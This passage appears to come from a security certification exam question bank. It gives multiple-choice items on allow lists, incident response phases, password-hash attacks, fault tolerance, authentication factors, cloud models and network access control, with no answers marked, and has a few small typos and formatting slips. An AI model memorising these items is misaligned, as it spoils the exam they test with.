A security engineer updated an application on company workstations. The application was running before the update, but it is no longer launching successfully. Which of the following most likely needs to be updated?

- A. Blocklist
- B. Deny list
- C. Quarantine list
- D. Approved list

Question #:162 - ([Exam Topic 2](#))

An engineer is using scripting to deploy a network in a cloud environment. Which of the following describes this scenario?

- A. SDLC
- B. VLAN
- C. SDN
- D. SDV

Question #:163 - ([Exam Topic 2](#))

Which of the following secure application development concepts aims to block verbose error messages from being shown in a user's interface?

- A. OWASP

- B. Obfuscation/camouflage
- C. Test environment
- D. Prevent of information exposure

Question #:164 - ([Exam Topic 2](#))

Which of the following incident response phases should the proper collection of the detected IoCs and establishment of a chain of custody be performed before?

- A. Containment
- B. Identification
- C. Preparation
- D. Recovery

Question #:165 - ([Exam Topic 2](#))

Which of the following can reduce vulnerabilities by avoiding code reuse?

- A. Memory management
- B. Stored procedures
- C. Normalization
- D. Code obfuscation

Question #:166 - ([Exam Topic 2](#))

A financial institution recently joined a bug bounty program to identify security issues in the institution's new public platform. Which of the following best describes who the institution is working with to identify security issues?

- A. Script kiddie
- B. Insider threats
- C. Malicious actor
- D. Authorized hacker

Question #:167 - ([Exam Topic 2](#))

Which of the following is a security implication of newer ICS devices that are becoming more common in corporations?

- A. Devices with cellular communication capabilities bypass traditional network security controls

- B. Many devices do not support elliptic-curve encryption algorithms due to the overhead they require.
- C. These devices often lack privacy controls and do not meet newer compliance regulations
- D. Unauthorized voice and audio recording can cause loss of intellectual property

Question #:168 - ([Exam Topic 2](#))

While reviewing the /etc/shadow file, a security administrator notices files with the same values. Which of the following attacks should the administrator be concerned about?

- A. Plaintext
- B. Birthday
- C. Brute-force
- D. Rainbow table

Question #:169 - ([Exam Topic 2](#))

An organization has been experiencing outages during holiday sales and needs to ensure availability of its point-of-sales systems. The IT administrator has been asked to improve both server-data fault tolerance and site availability under high consumer load. Which of the following are the best options to accomplish this objective? (Select two.)

- A. Load balancing
- B. Incremental backups
- C. UPS
- D. RAID
- E. Dual power supply
- F. VLAN

Question #:170 - ([Exam Topic 2](#))

A security architect is working on an email solution that will send sensitive data. However, funds are not currently available in the budget for building additional infrastructure. Which of the following should the architect choose?

- A. POP
- B. IPSec
- C. IMAP
- D. PGP

Question #:171 - ([Exam Topic 2](#))

A manager for the development team is concerned about reports showing a common set of vulnerabilities. The set of vulnerabilities is present on almost all of the applications developed by the team. Which of the following approaches would be most effective for the manager to use to address this issue?

- A. Tune the accuracy of fuzz testing.
- B. Invest in secure coding training and application security guidelines.
- C. Increase the frequency of dynamic code scans to detect issues faster.
- D. Implement code signing to make code immutable.

Question #:172 - ([Exam Topic 2](#))

A company completed a vulnerability scan. The scan found malware on several systems that were running older versions of Windows. Which of the following is MOST likely the cause of the malware infection?

- A. Open permissions
- B. Improper or weak patch management
- C. Unsecure root accounts
- D. Default settings

Question #:173 - ([Exam Topic 2](#))

A company recently upgraded its authentication infrastructure and now has more computing power. Which of the following should the company consider using to ensure user credentials are being transmitted and stored more securely?

- A. Blockchain
- B. Salting
- C. Quantum
- D. Digital signature

Question #:174 - ([Exam Topic 2](#))

The application development team is in the final stages of developing a new healthcare application. The team has requested copies of current PHI records to perform the final testing.

Which of the following would be the best way to safeguard this information without impeding the testing process?

- A. Implementing a content filter
- B. Anonymizing the data
- C. Deploying DLP tools

D. Installing a FIM on the application server

Question #:175 - ([Exam Topic 2](#))

Multiple beaconing activities to a malicious domain have been observed. The malicious domain is hosting malware from various endpoints on the network. Which of the following technologies would be best to correlate the activities between the different endpoints?

- A. Firewall
- B. SIEM
- C. IPS
- D. Protocol analyzer

Question #:176 - ([Exam Topic 2](#))

Which of the following would satisfy three-factor authentication requirements?

- A. Password, PIN, and physical token
- B. PIN, fingerprint scan, and iris scan
- C. Password, fingerprint scan, and physical token
- D. PIN, physical token, and ID card

Question #:177 - ([Exam Topic 2](#))

A security administrator is evaluating remote access solutions for employees who are geographically dispersed. Which of the following would provide the MOST secure remote access? (Select TWO).

- A. IPSec
- B. SFTP
- C. SRTP
- D. LDAPS
- E. S/MIME
- F. SSL VPN

Question #:178 - ([Exam Topic 2](#))

A security administrator performs weekly vulnerability scans on all cloud assets and provides a detailed report. Which of the following describes the administrator's activities?

- A. Continuous deployment
- B. Continuous integration
- C. Continuous validation
- D. Continuous monitoring

Question #:179 - ([Exam Topic 2](#))

Physical access to the organization's servers in the data center requires entry and exit through multiple access points: a lobby, an access control vestibule, three doors leading to the server floor itself and eventually to a caged area solely for the organization's hardware. Which of the following controls is described in this scenario?

- A. Compensating
- B. Deterrent
- C. Preventive
- D. Detective

Question #:180 - ([Exam Topic 2](#))

A police department is using the cloud to share information with city officials. Which of the cloud models describes this scenario?

- A. Hybrid
- B. private
- C. pubic
- D. Community

Question #:181 - ([Exam Topic 2](#))

Unauthorized devices have been detected on the internal network. The devices' locations were traced to Ether ports located in conference rooms. Which of the following would be the best technical controls to implement to prevent these devices from accessing the internal network?

- A. NAC
- B. DLP
- C. IDS
- D. MFA

An email security vendor recently added a retroactive alert after discovering a phishing email had already been delivered to an inbox. Which of the following would be the best way for the security administrator to address this type of alert in the future?

- A. Utilize a SOAR playbook to remove the phishing message.
- B. Manually remove the phishing emails when alerts arrive.
- C. Delay all emails until the retroactive alerts are received.
- D. Ingest the alerts into a SIEM to correlate with delivered messages.